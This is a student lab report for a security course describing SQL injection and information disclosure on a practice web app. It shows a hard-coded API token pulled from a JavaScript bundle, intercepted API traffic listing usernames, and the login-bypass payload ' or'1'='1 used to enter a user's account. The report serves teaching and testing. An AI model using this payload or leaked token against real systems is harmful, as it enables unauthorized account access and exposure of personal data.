CSOC 1030: Lab Assignment #6

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

SQL Injection Leads to Account Compromise

Description

Web application contains login form. After reviewing source code, we found usernames in js file. Now we tried SQL injection query in username and password field, we found that password field is infected to SQL injection, which subsequently lead to account compromise.

Impact


Success injection of SQL query result in unauthorized access to account and security breach. This allows attackers to control users full account including view and modify permissions.


Recommendations

- Validating user inputs and parameters to avoid injection of SQL query and malicious code.
- Implementation of Web Application Firewall to identify and monitor malicious code and SQL injection attempts.


Steps to Reproduce

1. Website is hosted on http://10.6.30.60 which has login option, so will go to login page.






2. I reviewed source code and found .js file which contains website data. So, we will load js code to beautifier.js to review it in detail.



view-source:http://10.6.30.60/build/bundle.js

```
var app=function(){"use strict";function e(){}function t(e,t){for(const n in t)e[n]=t[n];return e}function n(e){return e()}function r(){return Object.create(null)}function o(e){e.forEach(n)}function s(e){return"function"==typeof e}function c(e,t){return e!=
/*! js-cookie v3.0.5 | MIT */
function ct(e){for(var t=1;t<arguments.length;t++){var n=arguments[t];for(var r in n)e[r]=n[r]}return e}ot.prototype=new Error,ot.prototype.name="InvalidTokenError";var at=function e(t,n){function r(e,r,o){if("undefined"!=typeof document){"number"==typeof(o=
//# sourceMappingURL=bundle.js.map
```



https://beautifier.io

js-beautify (v1.14.9)

Beautify JavaScript, JSON, React.js, HTML, CSS, SCSS, and SASS

```
var app=function(){"use strict";function e(){}function t(e,t){for(const n in t)e[n]=t[n];return e}function n(e){return e()}function r(){return Object.create(null)}f
/*! js-cookie v3.0.5 | MIT */
function ct(e){for(var t=1;t<arguments.length;t++){var n=arguments[t];for(var r in n)e[r]=n[r]}return e}ot.prototype=new Error,ot.prototype.name="InvalidTokenError"
//# sourceMappingURL=bundle.js.map
```

Enable Dark Mode

Beautify JavaScript

Beautify Code *(ctrl-enter)*

Copy to Clipboard | Select All | Clear | Browse... No file selected.

Options

Indent with 4 spaces
Allow 5 newlines between tokens
Do not wrap lines
Braces with control statement
HTML <style>, <script> formatting: Add one indent level

- ☐ End script and style with newline?
- ☐ Support e4x/jsx syntax
- ☐ Use comma-first list style?
- ☑ Detect packers and obfuscators?
- ☐ Preserve inline braces/code blocks?
- ☐ Keep array indentation?
- ☐ Break lines on chained methods?
- ☑ Space before conditional: "if(x)" / "if (x)"
- ☐ Unescape printable chars encoded as \xNN or \uNNNN?
- ☐ Use JSLint-happy formatting tweaks?
- ☐ Indent <head> and <body> sections?
- ☐ Keep indentation on empty lines?

Use a simple textarea for code input?

Additional Settings (JSON):


```
{}
```

Your Selected Options (JSON):

```
{
  "indent_size": "4",
  "indent_char": " ",
  "max_preserve_newlines": "5",
  "preserve_newlines": true,
```

Created by Einar Lielmanis, maintained and evolved by Liam Newman.

All of the source code is completely free and open, available on GitHub under MIT licence, and we have a command-line version, python library and a node package as well.



https://beautifier.io

js-beautify (v1.14.9)

Beautify JavaScript, JSON, React.js, HTML, CSS, SCSS, and SASS

```
var app = function() {
    "use strict";

    function e() {}

    function t(e, t) {
        for (const n in t) e[n] = t[n];
        return e
    }

    function n(e) {
        return e()
    }

    function r() {
        return Object.create(null)
    }

    function o(e) {
        e.forEach(n)
    }

    function s(e) {
        return "function" == typeof e
    }

    function c(e, t) {
        return e != e ? t == t : e !== t || e && "object" == typeof e || "function" == typeof e
    }
    let a;

    function l(e, t) {
        return a || (a = document.createElement("a")), a.href = t, e === a.href
    }

    function i(t, ...n) {
        if (null == t) return e;
        const r = t.subscribe(...n);
        return r.unsubscribe ? () => r.unsubscribe() : r
    }

    function u(e, t, n) {
        e.$$.on_destroy.push(i(t, n))
    }

    function f(e, t, n, r) {
        if (e) {
            const o = p(e, t, n, r);
            return e[0](o)
        }
```

Enable Dark Mode

Beautify JavaScript

Beautify Code *(ctrl-enter)*

Copy to Clipboard | Select All | Clear | Browse... No file selected.

Options

Indent with 4 spaces
Allow 5 newlines between tokens
Do not wrap lines
Braces with control statement
HTML <style>, <script> formatting: Add one indent level

- ☐ End script and style with newline?
- ☐ Support e4x/jsx syntax
- ☐ Use comma-first list style?
- ☑ Detect packers and obfuscators?
- ☐ Preserve inline braces/code blocks?
- ☐ Keep array indentation?
- ☐ Break lines on chained methods?
- ☑ Space before conditional: "if(x)" / "if (x)"
- ☐ Unescape printable chars encoded as \xNN or \uNNNN?
- ☐ Use JSLint-happy formatting tweaks?
- ☐ Indent <head> and <body> sections?
- ☐ Keep indentation on empty lines?

Use a simple textarea for code input?

Additional Settings (JSON):

{}


Your Selected Options (JSON):

{
  "indent_size": "4",
  "indent_char": " ",
  "max_preserve_newlines": "5",
  "preserve_newlines": true,


Created by Einar Lielmanis, maintained and evolved by Liam Newman.

All of the source code is completely free and open, available on GitHub under MIT licence, and we have a command-line version, python library and a node package as well.

3. After reviewing code, we found some hidden path of web directory and api-token.




```
    }
    class Xt extends he {
        constructor(e) {
            super(), de(this, e, Vt, Qt, c, {})
        }
    }

    function Yt(t) {
        let n, r, o, s, c, a, l, i, u, f, p, d, h, m;
        return n = new Ke({
            props: {
                path: "/",
                component: et
            }
        }), o = new Ke({
            props: {
                path: "/login",
                component: pt
            }
        }), c = new Ke({
            props: {
                path: "/activate",
                component: yt
            }
        }), l = new Ke({
            props: {
                path: "/profile",
                component: At
            }
        }), u = new Ke({
            props: {
                path: "/match",
                component: It
            }
        }), p = new Ke({
            props: {
                path: "/admin/users",
                component: Bt
            }
        }), h = new Ke({
            props: {
                path: "/admin/plugins",
                component: Xt
            }
        }), {
            c() {
                ie(n.$$.fragment), r = C(), ie(o.$$.fragment), s = C(), ie(c.$$.fragment), a = C(), ie(l.$$.fragment), i = C(), ie(u.$$
```



```
            },
            m(e, o) {
                y(e, n, o);
                for (let e = 0; e < p.length; e += 1) p[e] && p[e].m(n, null);
                w(n, r), w(n, s), w(s, c), w(s, a), w(s, l), i || (u = [P(c, "click", t[2]), P(l, "click", t[3])], i = !0)
            },
            p(e, [t]) {
                if (3 & t) {
                    let o;
                    for (f = e[0], o = 0; o < f.length; o += 1) {
                        const s = dt(e, f, o);
                        p[o] ? p[o].p(s, t) : (p[o] = ht(s), p[o].c(), p[o].m(n, r))
                    }
                    for (; o < p.length; o += 1) p[o].d(1);
                    p.length = f.length
                }
            },
            i: e,
            o: e,
            d(e) {
                e && b(n), x(p, e), i = !1, o(u)
            }
        }
    }

    function $t(e, t, n) {
        let r = [];
        R((async () => {
            const e = await fetch("/api/users/carousel", {
                headers: {
                    "api-token": "a9da571d88713f21e826a9caca04ae82aef469f6d7725b76bbd5f66c2c44576f"
                }
            });
            e.ok ? n(0, r = await e.json()) : console.error("Error while fetching carousel images:", await e.json())
        }));
        let o = 0;
        return [r, o, () => {
            n(1, o = 0 === o ? r.length - 1 : o - 1)
        }, () => {
            n(1, o = (o + 1) % r.length)
        }]
    }
    class gt extends he {
        constructor(e) {
            super(), de(this, e, $t, mt, c, {})
        }
    }
```

4. We will intercept web request and response using open-source tool Burpsuite. Now let's visit http://10.6.30.60/activate and intercept web requests, we found some usernames.




Request

```
GET /api/users/carousel HTTP/1.1
Host: 10.6.30.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.6.30.60/activate
api-token:
a9da571d88713f21e826a9caca04ae82aef469f6d7725b76bbd5f66c2c44576f
Connection: close


```

Response


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 177
ETag: W/"b1-3E9rZq/+tBmPVrK/A5djJiCdUBA"
Date: Thu, 10 Aug 2023 01:55:58 GMT
Connection: close

[
  "/uploads/profiles/Lily.Schulist19.jpg",
  "/uploads/profiles/Brionna29.jpg",
  "/uploads/profiles/Kaden74.jpg",
  "/uploads/profiles/Timmy41.jpg",
  "/uploads/profiles/Iliana_Towne1.jpg"
]
```



5. Now we use those usernames to login. To perform SQL injection, username field is not vulnerable we will input query in password field using following credentials:

Username: Kaden74

Password: ' or'1'='1



10.6.30.60/login

Login

Username or Email: Kaden74

Password: ●●●●●●●●●●

We successfully got logged in to Kaden14 account. This leads to user's account compromise.


10.6.30.60/profile

No file selected.

Username: Kaden74

Email: Kaden.Dietrich@gmail.com

Name: Kaden Dietrich

Estimated Net Worth (Millions): 47.89

Description:

```
I work as a Dynamic International
Response Developer and love hiking and
gardening. I am is looking for someone
who shares my passion for technology
and is totally different than everyone
else on this platform.
```

Business Logic Flaw Leads to Sensitive Information Disclosure

Description

As per Business Logic of this organization, it says users net worth and personal information will not be disclosed to anyone. In this condition, if we can somehow see this information then we this can be considered Business Logic Flaw. So, we first found usernames from source code file. Then we performed SQL injection and logged in to the account and we can view and modify this information.

Impact

